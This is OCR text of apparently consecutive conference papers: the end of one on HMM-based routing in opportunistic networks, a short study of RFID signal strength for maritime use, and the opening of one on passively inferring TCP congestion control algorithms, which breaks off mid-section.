According to the above discussed example for learning the more reliable next hop nodes, we assume that there are four input states to the HMM model. Those input states represent the extracted and classified data attributes according to transferred data through routers. For example, routers might know that a communicating node with a certain ID has transferred a number of large-size packets to a set of nodes located in an area within during a specific time slot. Accordingly, the input sequence to HMM-based reasoning model might have the following states: "*large_average_packet_size*", "*near_host*", "*small_scale_ network*" and "*non_speedy_hosts*". Those states are with equal initial state probability π (i.e., π =1/4) and state transition probabilities A (i.e., A_{ij} = 1/3 for i≠j and A_{ij} = 0 for i=j where A_{ij} is the transition probability form state *i* to state *j*). The estimated behavior for neighboring hosts based on the previous states sequence is "*related hosts are reliable*". To get the previous output, the observation probability B matrix, which relates each input state with that specific output, will be high. For instance, B might consist of four rows ***r*** and two columns ***c***; and it might equal ((0.2, 0.8), (0.25, 0.75), (0.15, 0.85), (0.3, 0.7)) where ***r*** represents the number of input states while ***c*** represents the number of outputs. We have two outputs in this case which are *related hosts are (i) unreliable (ii) reliable*. According to the example, all input states have high observation probability with the second output "*related hosts are reliable*". Then, this information will be maintained/updated by routers at shared accessible database. Hence, authorized communicating hosts can learn this information (e.g., IDs of reliable hosts) and they begin to forward data packets to reliable hosts. For sure, this information will be changed over time and communicating hosts have to update continuously their awareness with new available information (i.e., data routes might change over time).

V. EVALUATION

We conducted a simulation scenario, using opportunistic network environment (ONE) simulator [15], for building an opportunistic network similar to the one depicted in Figure 2. We hypothesize that our proposed intelligence-based routing approach can be applied to many routing classes working for opportunistic networks. So, we compare the QoS of running data transfer applications via four cases: i) the first two cases when adopting two routing protocols related to two difference routing scheme classes, which are flooding-based routing (epidemic protocol [5]) and prediction-based routing (prophet protocol [6]); and ii) the second cases when integrating the intelligence approach with the pervious routing schemes. We developed Java classes for building software intelligence agents over some routing nodes in the scenario. Those agents employ HMM-based models for semantics reasoning and Fuzzy membership functions (FMF) for classifying some captured attributes/features based on their values whether numeric or string values. We integrated such agent-related classes with Java classes of ONE simulator providing add-on intelligence services for semantics reasoning processes. Such services are attached to set of scenario nodes with routing roles.

The simulation scenario is as follows. Data traffic is generated among group of communicating nodes where certain routing scheme is applied. Routing nodes capture raw data from passed traffic and they learn patterns of such traffic via extracting set of data attributes, which are classified using FMF. Extracted attributes comprise node ID, packet time stamp, packet size, etc. Such set of attributes are fed to HMM-based reasoning models to generate information that are kept in a shared database that can be accessed by communicating nodes. Such information can reveal powerful nodes that are located with high probability in a certain area and they have sufficient resources. According to this information, nodes can forward data packets to those nodes. For evaluation, we target the performance metrics described in Table I where they will be measured and compared among the different adopted routing protocols. Table II shows the simulation parameters.

TABLE I. PERFROMANCE METRICS

Metric	Description
Data delivery probability	number of delivered packets to number of created packets
Communication overhead ratio	This is a measure of the number of packets that have been introduced into the network to deliver a packet from the source to its destination] it is calculated as [(number of relayed packets - number of delivered packets)/(# of delivered packets)] it refers to the number of used resources
Average network latency (sec)	the average amount of time that elapses between packet creation and its delivery to its destination
Average buffering time (sec)	the time that packets spend in the buffers of intermediate nodes
Average hop count (hop)	Average number of intermediate nodes through which data are transferred

TABLE II. SIMULATION PARAMETERS

Parameter	Value
Number of hosts (fixed)	126 hosts
Number of routers (fixed)	6 routers
Number of host clusters (fixed)	6 clusters
Number of router per cluster (fixed)	One router
Min/Max host speed	0.5/14 meter/second
Min/Max host waiting time	0/120 seconds
Transmission range	10 meters
Data transmission rate (fixed)	2 Mbps
Host buffer size (fixed)	5×10^6 bytes
Router buffer size (fixed)	50×10^6 bytes
Data message size (fixed)	500 KB and 1 MB
Data message time to live (fixed)	18000 seconds
HMM approach/number of training sequences	Unsupervised using Baum-Welch algorithm/1000 seq.
Reasoning process rate (fixed)	4 times/simulation time
Scenario area (fixed)	4500×3400 m^2
Simulation time (variable)	2500 – 7500 seconds

Figure 4 shows that data delivery probability is enhanced at using our intelligence-based approach compared with the case of no intelligence. The obtained result clarifies that more data packets are relayed and delivered to destination nodes according to the attached effective situational awareness capability to operating nodes (i.e., hosts and routers) and efficient routing decision taken by routing nodes. As appeared in Figure 5, the communication overhead is decreased when integrating intelligence with routing protocols where communicating nodes learn from shared databased the reliable next hop nodes. So, the number of data packet replica, that will be sent and relayed to reach destination hosts successfully, decreases compared with the case of operation without intelligence. Figure 6 portrays that applying intelligence over existing routing protocols does




Figure 4. Data delivery probability




Figure 5. Communication overhead ratio

not cause much network latency compared with the operation without intelligence. There is some increase in the average buffer time of intermediate nodes in case of using intelligence as shown in Figure 7. This is because nodes which have packets to forward have chosen the most reliable nodes in the network to pass packets to them. Hence, more data packets can be sent and received successfully to intermediate and destination nodes. Figure 8 depicts the average hop count number faced at running with different routing protocols. We almost have same average hop count. This means that the implemented intelligence techniques were able to learn the most reliable locations which can support enhanced services with approximately same hop count. In other words, good level of propagation delay can be obtained.

From results, we can conclude that our intelligence-based routing approach succeeded in improving the QoS of running application compared with the case of using only epidemic and prophet routing schemes. According to these results, we have the following enhanced performance metrics:

- High data delivery ratio
- Low communication overhead ratio
- Low network latency

VI. Conclusion and Future Work

We have presented intelligence-based routing approach for the highly dynamic opportunistic networks in order to optimize QoS of running related applications. Our approach depended on developing and implementing light-weight application-level reasoning models on powerful routing nodes for learning traffic patterns and reasoning about semantics. Learned semantics are updated continuously and are maintained at accessible shared databased providing useful information for communicating nodes in sending data to the most reliable next hop nodes in specific regions. For evaluation, we integrated the proposed intelligence approach with two known flooding-based and prediction-based routing protocols, which are epidemic and prophet, respectively. Simulation results demonstrated the efficiency of adopting the proposed intelligence-based routing approach over two known routing protocols. There were enhancements in data delivery and communication overhead ratios compared with the case of operation with the two routing protocols without intelligence.




Figure 6. Average network latency




Figure 7. Average buffering time

Our future work includes a) developing mathematical model for the proposed approach and its operation and complexity within opportunistic networking; b) making analytical study and validation; and c) investigating security vulnerabilities that might affect QoS of the intelligence-based routing approach. Additionally, we aim at designing hybrid intelligence techniques which suit communication and routing requirements within opportunistic networks. Also, we target more complex scenarios for validating the proposed routing approach.

Acknowledgment

This research work has been sponsored in part by the SmartCI center of research excellence, Faculty of Engineering, University of Alexandria, Egypt.




Figure 8. Average Hop Count

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

REFERENCES

[1] M. Conti, S. Giordano, M. May and A. Passarella , "From opportunistic networks to opportunistic computing," Communications Magazine, IEEE, vol. 48, 2010, pp. 126-139.

[2] C.-M. Huang, K.-C. Lan and C.-Z. Tsai, "A survey of opportunistic networks," in Advanced Information Networking and Applications-Workshops, 2008. AINAW 2008. 22nd International Conference on, 2008, pp. 1672-1677.

[3] L. Pelusi, A. Passarella and M. Conti, "Opportunistic networking: data forwarding in disconnected mobile ad hoc networks," Communications Magazine, IEEE, vol. 44, 2006, pp. 134-141.

[4] B. Poonguzharselvi and V. Vetriselvi, "Survey on routing algorithms in opportunistic networks," in *Computer Communication and Informatics (ICCCI), 2013 International Conference on*, 2013, pp. 1-5.

[5] A. Vahdat and D. Becker, "Epidemic routing for partially connected ad hoc networks," Technical Report CS-200006, Duke University, 2000.

[6] A. Lindgren*, et al.*, "Probabilistic routing in intermittently connected networks," *ACM SIGMOBILE mobile computing and communications review,* vol. 7, 2003, pp. 19-20.

[7] T. Spyropoulos*, et al.*, "Single-copy routing in intermittently connected mobile networks," in *Sensor and Ad Hoc Communications and Networks, 2004. IEEE SECON 2004. 2004 First Annual IEEE Communications Society Conference on*, 2004, pp. 235-244.

[8] A. Verma and A. Srivastava, "Integrated routing protocol for opportunistic networks," *International Journal of Advanced Computer Science and Applications,* vol. 2, 2011, pp. 85-92.

[9] M. Musolesi and C. Mascolo, "CAR: Context-Aware Adaptive Routing for Delay-Tolerant Mobile Networks," *Mobile Computing, IEEE Transactions on*, vol. 8, 2009, pp. 246-260.

[10] R. Zhi*, et al.*, "An effective hybrid routing algorithm for opportunistic networks," in *Cloud Computing and Intelligent Systems (CCIS), 2012 IEEE 2nd International Conference on*, 2012, pp. 543-547.

[11] L. Rabiner and B. Juang, "An introduction to hidden Markov models," *ASSP Magazine, IEEE,* vol. 3, 1986, pp. 4-16.

[12] B. Mokhtar and M. Eltoweissy, "Hybrid Intelligence for Semantics-Enhanced Networking Operations," in *The Twenty-Seventh International Flairs Conference*, 2014, pp. 449-454.

[13] K. Seymore*, et al.*, "Learning hidden Markov model structure for information extraction," in *AAAI-99 Workshop on Machine Learning for Information Extraction*, 1999, pp. 37-42.

[14] J. Yang and Y. Xu, "Hidden markov model for gesture recognition," *Tech. Report CMU-RI-TR-94-10*,1994.

[15] A. Keränen*, et al.*, "The ONE simulator for DTN protocol evaluation," in *Proceedings of the 2nd international conference on simulation tools and techniques*, 2009, pp. 55:1 - 55:10.

An Experimental Study of RFID Adoption for Maritime Activities

Yasuhiro Sato, Akira Nishikiyama, Kohei Shimada, and Yoshinori Matsuura
Japan Coast Guard Academy,
Email: {sato, shimada.k, matsuura}@jcga.ac.jp, g12nishikiyama@mitsuishi.ne.jp

***Abstract*—Recently, Radio Frequency Identification (RFID) system is adopted to identify various objects in our real life. Key advantages of RFID system are to identify objects without physical contact, and to write arbitrary information into the tags. We believe that these advantages can improve safety and efficiency of maritime activities. However, RFID adoption of maritime activities has not been considered in previous works. It is not cleared whether a generic RFID system can be adopted for maritime activities because the system is assumed to use in a stable environment such as indoors. In this paper, we investigate the feasibility of adoption of a generic RFID system for maritime activities. For our motivation, we evaluate the performance of RFID system on the sea by measuring Receive Signal Strength Indicator (RSSI) of RFID system between ships.**

***Index Terms*—Radiofrequency identification; RFID tags; Marine safety; Marine accidents.**

I. Introduction

Radio Frequency Identification (RFID) system is adopted to identify objects such as passengers in public transportation system [1], products in stock management [2] and vehicles in container terminals [3]. Generic RFID system consists of three functional components, which are RFID tag, RFID reader and data processor. In contrast to 2-dimentional barcodes such as matrix codes, RFID system uses wireless radio waves to identify objects without physical contact or line of sight between readers and tags. A RFID tag can store some of arbitrary information including the ID information. Each object can be uniquely identified by attaching a distinct tag, and multiple tags can be read at the same time. RFID tag is mainly categorized into two types; active and passive. The passive type tags do not need the electric power to operate and are comparatively cheaper than the active type. In contrast, the active type tags have longer communication range than the passive ones. In [4], authors considered an efficient container management by using a generic RFID technology with passive-type tags. Moreover, authors in [5] proposed a fisher boat tracking system by combination of RFID system and Global Positioning System (GPS).

These advantages of RFID system mentioned above may improve maritime safety and efficiency of maritime activities. For example, there are lots of aquafarming rafts in maritime area, and these rafts are managed by fisheries cooperative associations. Generally, the holder information of a raft is displayed on a physical label attached directly on each raft. To investigate the holder of the raft, we need to transfer from a ship to the raft on the sea. If the label can be replaced by a RFID tag, we can obtain the holder information from a ship that is away from the label without transferring to the raft. This system can apply not only to aquafarming rafts but also ships, and can decrease the opportunities to transfer to rafts or ships. As a result, accidents on the sea can be reduced.

Furthermore, RFID system can be applied to investigation of flotsams. Since the introduction cost of passive-type RFID tag is comparatively low, we can manage many flotsams uniquely and continuously by attaching a passive-type tag to each flotsam even if there are a number of objects that should be managed. In particular, a massive number of flotsams were generated by the Great East Japan Earthquake, which occurred in March 11th, 2011. A lot of rescue teams, including the Coast Guard officers, the Self-Defense Forces and volunteers, have searched the flotsams to find survivors. However, the flotsams generated by the earthquake are too many to search efficiently, and the same flotsam has been checked many times by different rescue teams. If we attach a RFID tag, in which the search information is stored, to flotsam already checked, the efficiency of search may be improved.

However, RFID adoption of maritime scenes and activities has not been considered in previous works. It is not cleared whether a generic RFID system can be adopted for maritime activities because the system is assumed to use in a stable environment. In this paper, we investigate the feasibility of adoption of generic RFID system for maritime activities. For our motivation, we evaluate the performance of RFID system on the sea by measuring Received Signal Strength Indicator (RSSI) of RFID system between ships or boats.

The paper is organized as follows: The details of our experiment and measurement settings are shown in Section II. The results of our experiment are denoted in Section III. Finally, we conclude this paper in Section IV.

II. Overview of our experiment

Here, we describe the RFID system we adopted in this experiment, and show how we measure the RSSI to evaluate the availability of RFID system.

A. RFID system

We use a generic RFID system so that a lot of people can adopt the system easily. Our reader/writer device is MITSUBISHI RF-RW311, and the antenna is MITSUBISHI RF-ATCP012. The device and the antenna are connecting via a coaxial cable. The specifications of these devices are shown in Table I. We can obtain the value of RSSI from the laptop connected to the reader. We prepare two passive tags to measure RSSI from the antenna; Omni-ID Ultra and AD-380iL. Omni-ID tag has long read ranges of up to $35\,\mathrm{m}$, and AD-380iL is a label-type tag with ranges of up to $5\,\mathrm{m}$ that can attach on various materials such as ID cards.

TABLE I: SPECIFICATIONS OF RFID TAGS

(a) Omni-ID Ultra

Frequency	860 ∼ 960 MHz
IC	Alien Higgs H3
Standards	EPC C1 G2
Dimensions	210 mm × 110 mm

(b) AD-380iL

Frequency	860 ∼ 960 MHz
IC	NXP UCODE G2iL
Standards	EPC C1 G2
Dimensions	50 mm × 30 mm




Fig. 1: Measurement environment in indoor corridor

B. Measurement environment


To establish a measurement system for experiments on the sea, we measured RSSI of RFID system tentatively in three cases; *indoor open space*, *indoor corridor*, and *outdoor open space*. As an example of our measurement environment, Figure 1 shows the measurement environment in the indoor corridor. We measure RSSI between the antenna and the tag with changing the distance to show the availability of RFID system. In addition to the value of RSSI, we also check whether the tag can be identified correctly in each distance. To clarify impacts of the distance and environmental factors on performance of RFID system, we mainly focused on the value of RSSI in this paper. We plan to take these systems on board, and measure RSSI between the antenna and the tag that placed on another ship on the sea.

III. PRELIMINARY RESULTS

Our RFID system can identify the tag until the value of RSSI is $-63\,\mathrm{dBm}$. Figure 2 shows the variations of RSSI measured in each environment. The horizontal axes are the distance d between the antenna and the tag, the vertical ones are the value of RSSI. As seen in Figures 2a and 2c, the values of RSSI decrease in a monotone manner. By using Omni-ID tag, we can obtain the tag ID up to $28\,\mathrm{m}$ at indoor open space, $24\,\mathrm{m}$ at outdoor open space. In case of AD-380iL, the maximum distance at indoor open space is $10\,\mathrm{m}$, and the one at outdoor is $4\,\mathrm{m}$. Moreover, the result in indoor corridor shows that Omni-ID tag has longer ranges of up to $60\,\mathrm{m}$. We consider that this is caused by the reflected wave from the ceiling, the wall, and the floor because the corridor is a closed space shown in Figure 1. Our preliminary results show that the performance of RFID system is obviously affected from the surrounding environment. Thus, we should perform measurement experiments on the sea.

IV. CONCLUSION

We have performed some experiments of measuring RSSI of a generic RFID system in indoors and outdoors on the ground. As a result, the performance of RFID system is obviously affected from the surrounding environment. Now, we plan to perform measurement experiments on the sea in near future.



(a) Indoor open space

(b) Indoor corridor

(c) Outdoor open space

Fig. 2: Variation of RSSI

ACKNOWLEDGMENT

This work was supported by JSPS KAKENHI Grant-in-Aid for Challenging Exploratory Research Number 15K12479.

REFERENCES

[1] M. hasan, G. Tangim, M. Islam, M. Khandokar, and A. Alam, “RFID-based ticketing for public transport system: Perspective megacity dhaka,” in Proceedings of the 3rd IEEE International Conference on Computer Science and Information Technology (ICCSIT 2010), Chengdu, China, July 2010, pp. 459–462.

[2] A. Bratukhin and A. Treytl, “Applicability of RFID and agent-based control for product identification in distributed production,” in Proceedings of IEEE International Conference on Emerging Technologies and Factory Automation (ETFA 2006), Prague, Czech Republic, September 2006, pp. 1198–1205.

[3] S. Ting, L. Wang, and W. Ip, “A study of RFID adoption for vehicle tracking in a container treminal,” vol. 5, no. 1, 2012, pp. 22–52.

[4] L. Hu, X. Shi, S. Voß, and W. Zhang, “Application of RFID technology at the entrance gate of container terminals,” in Proceedings of the 2nd International Conference on Computational Logistics (ICCL 2011), Hamburg, Germany, September 2011, pp. 209–220.

[5] H. Durani, N. Bhatt, and H. Mehta, “RFID and GPS combination approach implementation in fisher boart tracking system,” vol. 5, no. 2, 2014, pp. 1836–1838.

Comparing TCP Congestion Control Algorithms Based on Passively Collected Packet Traces

Toshihiko Kato, Atsushi Oda, Celimuge Wu, and Satoshi Ohzahata
Graduate School of Information Systems
University of Electro-Communications
Tokyo, Japan
e-mail: kato@is.uec.ac.jp, oda@net.is.uec.ac.jp, clmg@is.uec.ac.jp, ohzahata@is.uec.ac.jp

Abstract— **Recently, traffic in the Internet increases largely according to the improvement of network capacity. However, it is sometimes pointed out that a small number of giant users exhaust large part of network bandwidth. In order to resolve such problems, a practical way is to suppress large traffic flows which do not conform to Transmission Control Protocol (TCP) congestion control algorithms. For this purpose, the network operators need to infer congestion control algorithms of individual TCP flows using passively monitored packet traces in the middle of networks. On the other hand, a lot of TCP congestion control mechanisms have been introduced recently. Although there are several proposals on inferring them, no schemes are proposed which can analyze recently introduced TCP congestion control algorithms based on the passive approach. This paper proposes a new passive scheme to compare most of recently proposed congestion control algorithms. It estimates the congestion window size (*cwnd*) at a TCP sender at round-trip time intervals, and specifies the *cwnd* growth as a function of the estimated value of *cwnd* and the *cwnd* decrease parameter at individual congestion events. This paper shows the results of applying our scheme to eight congestion control algorithms and shows that they can be identified from passively monitored traces.**

Keywords- TCP congestion control; passive monitoring; congestion window.

I. Introduction

The TCP congestion control [1] is a mechanism for a data sender to limit its rate of injecting data segments into the network when it is congested. More specifically, a TCP sender transmits data segments under the limitation of the congestion window size (*cwnd*) maintained within the sender side, beside the advertised window reported from a TCP receiver. The value of *cwnd* grows up as a sender receives acknowledgment (ACK) segments and is decreased when it detects congestions. How to grow and decrease *cwnd* is the key of congestion control algorithm.

Since the congestion control came to be used in TCP, only a few algorithms, such as Tahoe, Reno and NewReno [2], were used commonly for a long time. According to the diversification of network environments, however, many TCP congestion control algorithms have emerged [3]. For example, High Speed (HS) TCP [4], CUBIC TCP [5], and Hamilton TCP [6] are designed for high speed and long delay networks. On the other hand, TCP Westwood+ [7] is designed for lossy wireless links. While those algorithms are based on packet losses, TCP Vegas [8] triggers congestion control against an increase of round-trip time (RTT). TCP Veno [9] and TCP Illinois [10] combine loss based and delay based approaches such that congestion control is triggered by packet losses but the delay determines how to grow *cwnd*.

Recently, the traffic in the Internet increases largely according to the improvement of network capacity. However, it is sometimes pointed out that a small number of giant users exhaust large part of network bandwidth. Since most of traffic in the Internet uses TCP, the network congestions will be resolved by the TCP congestion control mechanisms. However, if any giant users do not conform to those mechanisms, the problem will be worse. So, an important approach for network operators is to infer congestion control algorithm using passively monitored packet traces and to discriminate TCP unfriendly traffic flows.

This type of TCP congestion control inferring is called a passive approach. It has some limitations in the testing ability because it needs to use packet traces as they are, but is non-intrusive and can be applied to any link in the Internet if the traffic over the link can be monitored. So far, several studies are proposed for passive approaches [11]-[14]. However, there are no proposals on inferring the recently introduced algorithms, in the contrast with the active approach, where an active tester sends test inputs to a target node and checks the replies [15].

In our former paper [16], we presented a new scheme on the passive TCP congestion control algorithm inferring, which is a basis of this paper. However, the paper has some problems in the sense that it focused only on the *cwnd* growth function and that it applied the idea only to a packet trace using TCP Reno/NewReno.

In this paper, we propose a complete scheme to compare the TCP congestion control algorithms. The scheme focuses on not only the *cwnd* growth function, as in our former paper, but also the decrease parameter at the congestion detection. This paper also applies our scheme to most of recently proposed congestion control algorithms implemented in the Linux operating system, with the experimental results verifying our scheme through actually collected packet traces.

The rest of this paper consists of the following sections. Section 2 surveys the related works. Section 3 proposes our scheme. Section 4 gives the results that our scheme is applied to congestion control algorithms actually. In the end, Section 5 gives the conclusions of this paper.

II. Related Works

In the traditional methods [11][12] of the passive approach, a TCP sender's state machine is estimated from packet traces and compared with the behaviors of known algorithms, and the most likely algorithm is selected. These methods need complicated logic and are only applied to early stage algorithms, such as Tahoe, Reno and NewReno. Oshio et al. [13] estimates the changes of *cwnd* values and extracts characteristics, such as the ratio of *cwnd* increased by one. Based on these characteristics, it discriminates one of two different versions randomly selected out of fourteen TCP versions implemented in the Linux operating system. Qian et al. [14], on the other hand, focuses on the extraction of statistical features based on the monitoring of one direction of TCP communications. They focused on the size of initial congestion window, the relationship between the retransmission rate and the time required to transfer a fixed size of data for detecting the irregular retransmissions, and the extraction of flow clock to find TCP data transmissions controlled by the application or link layer factors. As an example of the active approach, Yang et al. [15] proposes the scheme to actively identify the TCP algorithm of a remote web server. It makes a web server send 512 data segments under the controlled network environment and observes the number of data segments contiguously transmitted without receiving any ACK segments. It then estimates the window growth function and the decrease parameter, and using those estimations, determines the TCP algorithm out of all default TCP algorithms and most non-default TCP algorithms of major operating system families.

III. Proposal

A. Design Principle

A TCP congestion control algorithm can be described by the following two characteristics.

- The window growth function, which determines how an algorithm grows *cwnd* while there is no congestion.
- The multiplicative decrease parameter (denoted by *β*), which determines the slow start threshold (*ssthresh*) such that

$$ssthresh = cwnd \text{ just before congestion} \times (1 - \beta)$$

The goal of our scheme is to compare TCP congestion control algorithms by specifying those two characteristics using only packet traces collected passively.

The window growth function is defined differently by individual TCP congestion control algorithms. For example, TCP Reno/NewReno defines it as a behavior when a sender receives a new ACK segment. On the other hand, CUBIC TCP defines it as a function of the elapsed time from the last window reduction. For the purpose of our scheme, however, the window growth function needs to be specified in the same framework for different congestion control mechanisms. We have decided to specify it as a function of *cwnd* values estimated at RTT intervals [16].

The multiplicative decrease parameter can be identified from the sequence of estimated *cwnd* values by detecting fast retransmit events.

B. Estimating cwnd Values at RTT Intervals

In the passive approach, packet traces are collected at some monitoring point in the network. So, the time associated with a packet is not the exact time when the node focused sends/receives the packet. Our scheme adopts the following approach to estimate *cwnd* values at RTT intervals using the TCP time stamp option.

- Pick up an ACK segment in a packet trace. Denote this ACK segment by *ACK1*.
- Search for the data segment whose TSecr (time stamp echo reply) is equal to TSval (time stamp value) of *ACK1*. Denote this data segment by *Data1*.
- Search for the ACK segment which acknowledges *Data1* for the first time. Denote this ACK segment by *ACK2*. Denote the ACK segment prior to *ACK2* by *ACK1'*
- Search for the data segment whose TSecr is equal to TSval of *ACK2*. Denote this data segment by *Data2*.

From this result, we estimate a *cwnd* value at the timing of receiving *ACK1* as in (1).

$$cwnd = \left\lfloor \frac{seq\ in\ Data2 - ack\ in\ ACK1'}{MSS} \right\rfloor \text{ (segments)} \qquad (1)$$

Here, *seq* means the sequence number, *ack* means the acknowledgment number of TCP header, and *MSS* is the maximum segment size. $\lfloor a \rfloor$ is the truncation of a.

C. Specifying Window Growth Function

Using the sequence of *cwnd* values obtained above, our scheme specifies the window growth function of a focused TCP communication in the following way [16].

- Plot *cwnd* values at RTT intervals in relation to the time associated with the value.
- Select a portion of the *cwnd* vs. time graph where *cwnd* is growing up continuously.
- Compute the difference of adjacent *cwnd* values (denote it by *Δcwnd*) for the selected portion, and plot *Δcwnd* versus *cwnd*.

The *Δcwnd* vs. *cwnd* graph obtained here is considered as a representation of the window growth function. As described in the next section, the derived function will show characteristics which can distinguish an individual congestion control mechanism from others.

D. Specifying Multiplicative Decrease Paremeter

Our scheme specifies the multiplicative decrease parameter in the following way.

- From the *cwnd* vs. time graph, select fast retransmit events by identifying portions where *cwnd* drops to some value other than one segment.
- Examine the *cwnd* values just before and just after the drop.

- Compute $1 - \frac{cwnd\ after\ the\ drop}{cwnd\ before\ the\ drop}$ and use it as an estimation of β.

IV. Applying Proposal to Various TCPs

In this section, we show the expected features of individual congestion control algorithms identified by our scheme, and results of experiments applied to actual packet traces.

A. *Experiment Conditions*

In the experiment, sending and receiving terminals are connected via a bridge. The bridge inserts 100 msec delay (50 msec in one way) and packet losses whose probability is $1.0\ \times 10^{-4}$. These values are selected for emulating an wide area Internet communication. The sending terminal and the bridge are connected by a 100 Mbps Ethernet link. The receiving terminal and the bridge are connected by an Ethernet link or an IEEE 802.11g WLAN. The data sending is performed by iperf, and is monitored by tcpdump at the sender. We used either result of an Ethernet link or a WLAN depending on individual algorithms.


B. *Applying to TCP Reno/NewReno*

